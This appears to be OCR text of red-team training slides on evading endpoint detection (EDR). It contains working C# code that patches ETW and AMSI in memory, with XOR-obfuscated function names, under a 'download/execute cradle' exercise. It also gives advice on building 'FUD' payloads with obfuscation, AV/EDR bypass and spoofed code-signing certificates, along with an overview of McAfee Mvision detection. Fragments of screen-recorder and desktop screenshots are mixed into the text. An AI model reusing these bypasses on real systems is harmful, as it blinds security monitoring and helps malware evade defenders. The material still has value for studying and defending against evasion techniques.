
Exercise 2 :

Download / Execute Cradle with

AMSI + ETW Bypass


Demo : https://docs.google.com/document/d/1v8ELVt6J2X3B9uH2kpqin4cG89-C4Sna4uZKqBgZdP4/

ETW Patch with XOR Decryption




```
Console.WriteLine("[+] Patching E..T.W...");
uint oldProtect = 0;
uint patchLen = (uint)patchBytes.Length;
byte[] ntdll = { 162, 184, 168, 160, 160, 226, 168, 160, 160};
var hNtdll = Win32.GetModuleHandle(HideArtifacts.DecryptXORAndGetStr(ntdll, 0xCC));
// xored bytes for ETWEventWrite
byte[] eewByts = { 137, 184, 187, 137, 186, 169, 162, 184, 155, 190, 165, 184, 169 };

// DecryptXORAndGetStr decrypts encoded bytes and convert it to string; key = 0xcc
var etwEventWrite = Win32.GetProcAddress(hNtdll, HideArtifacts.DecryptXORAndGetStr(eewByts, 0xCC));
if (etwEventWrite == null)
{
    //Console.WriteLine("[*] EtwEventWrite not found");
    return;
}

var tempEtwEventWrite = etwEventWrite;
NTAPI.NtProtectVirtualMemory(Win32.GetCurrentProcess(), ref tempEtwEventWrite, ref patchLen, 0x40, ref oldProtect);

Marshal.Copy(patchBytes, 0, etwEventWrite, patchBytes.Length);

Console.WriteLine("[+] E..T.W Patched...!!");
```

AMSI Patch with XOR Decryption



```
Console.WriteLine("[+] Patching A/..MSI...");
uint oldProtect = 0;
uint patchLen = (uint)patchBytes.Length;
// encoded: amsi.dll
byte[] amz = { 173, 161, 191, 165, 226, 168, 160, 160 };
IntPtr hAmsi = Win32.LoadLibrary(HideArtifacts.DecryptXORAndGetStr(amz, 0xCC));
if (hAmsi == null)
{
    //Console.WriteLine("[*] AMSI not loaded in the process !!");
    return;
}

// xored bytes for AmsiScanBuffer
byte[] amBytes = { 141, 161, 191, 165, 159, 175, 173, 162, 142, 185, 170, 170, 169, 190};
var amsiScanBuf = Win32.GetProcAddress(hAmsi, HideArtifacts.DecryptXORAndGetStr(amBytes, 0xCC));
var tempEtwEventWrite = amsiScanBuf;
NTAPI.NtProtectVirtualMemory(Win32.GetCurrentProcess(), ref tempEtwEventWrite, ref patchLen, 0x40, ref oldProtect);
Marshal.Copy(patchBytes, 0, amsiScanBuf, patchBytes.Length);
Console.WriteLine("[+] A/..MSI Patched...!!");
```



No source selected

Desktop Audio 0.0 dB

Mic/Aux 0.0 dB

Fade

Duration 300 ms

LIVE: 00:00:00 REC: 00:00:00 CPU: 0.1%, 30.00 fps

ettings for Microsoft

r running on your device. You
re it turns back on

h access to the latest
h Automatic sample

ct you and others from
we need is likely to contain

ur device may be

1:11 PM
8/18/2022

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

21°C
Rain to stop

1:56 AM
8/19/2022

FUD Payloads

- Payloads are required to be tested in a testing infrastructure

- Open-Source tools like inceptor can be used to obfuscate the code & add time latency in execution during run time

- Tool can be used to quickly develop a payload with the following capabilities :
    - Encode
    - Obfuscate
    - AV / EDR Bypass Techniques
    - Spoofed code signed certificate
    - PSH, C, C++, C# Artifacts

Table of contents

- EDR (Endpoint Detection & Response)
    - Telemetry collection
    - EDR Capabilities
    - Higher overview of detection pattern in different EDRs
        - McAfee Mvision EPO
        - Comodo
- Lab Setup
    - Tools
- Key Components of EDR from Higher level
    - EDR Agent
    - EDR Cloud Platform
    - EDR Drivers
    - Hooking engine (Dlls)
- How EDR Hooks

- General EDR Evasion Areas
    - EDR Unhooking
        - Unhooking by patching
        - Dll Unhooking
    - Native APIs
    - Direct syscalls
    - Re-using functions [DEMO]
- Bypassing Enterprise Endpoint Defenses
    - Mcafee Mvision Evasion

EDR

- Also known as Endpoint Threat Detection and Response (ETDR)

- EDR continuously monitors endpoint devices for suspicious behaviour/activity and automatically response to those suspicious behaviour/activity.

- EDR response are rule based i.e., depending upon a severity which is set on the rules for particular activity, one of these response can happen
    - Just alert the system
    - Alert and block the execution process
    - Alert, block the execution and delete all the files from the disk related to that particular process including the executable itself

Telemetry Collection

- Telemetry is automatic collection and transmission of data from remote source to the place where is it monitored and analysed.

- Telemetry is just a raw data collected from multiple data sources, and raw telemetry data itself is not useful until it’s turned into useful analytics.

- EDR collects huge amount of raw telemetry from the endpoints



Telemetry Data
events, behavioural data,meory, network etc
Sends Telemetry to the cloud
Continuously monitoring
malicious process/events
Collecting telemetry data
EDR Agent
Cloud platform
Sends alert and response
Detailed analysis on collected telemetry data
suspecious
trusted

Fig: EDR - Higher Overview

EDR Capabilities

- Continuous Monitoring and alerting
- Threat detection
- Automated response
- Behavioral analysis and containment


Higher overview of detection pattern in different EDRs (Process Creation)


Detection pattern: McAfee Mvision EPO

- When process is created it is monitored by Real Protect Cloud Scanner

- All the events related to the process is monitored such as:
  - reading or modifying files or registries,
  - writing files
  - writing to another process
  - reading from another process
  - Network events etc.

- McAfee response to the process depending upon the process reputation
  - If the process has reputation value 1, the process will be immediately terminated and completely deleted from the disk including the events that are performed by the process such as writing files, modified registries etc.
  - If the process has reputation value 30, the process will be terminated however the file is not deleted from the disk.


Cloud Protection
Cloud
Process Creation
ntdll
User Land
Agent
NotifyOnProcessCreation
Kernel Land
Driver



Cloud Protection

Cloud

Process Creation

ntdll (hooked)

Injected dll

User Land

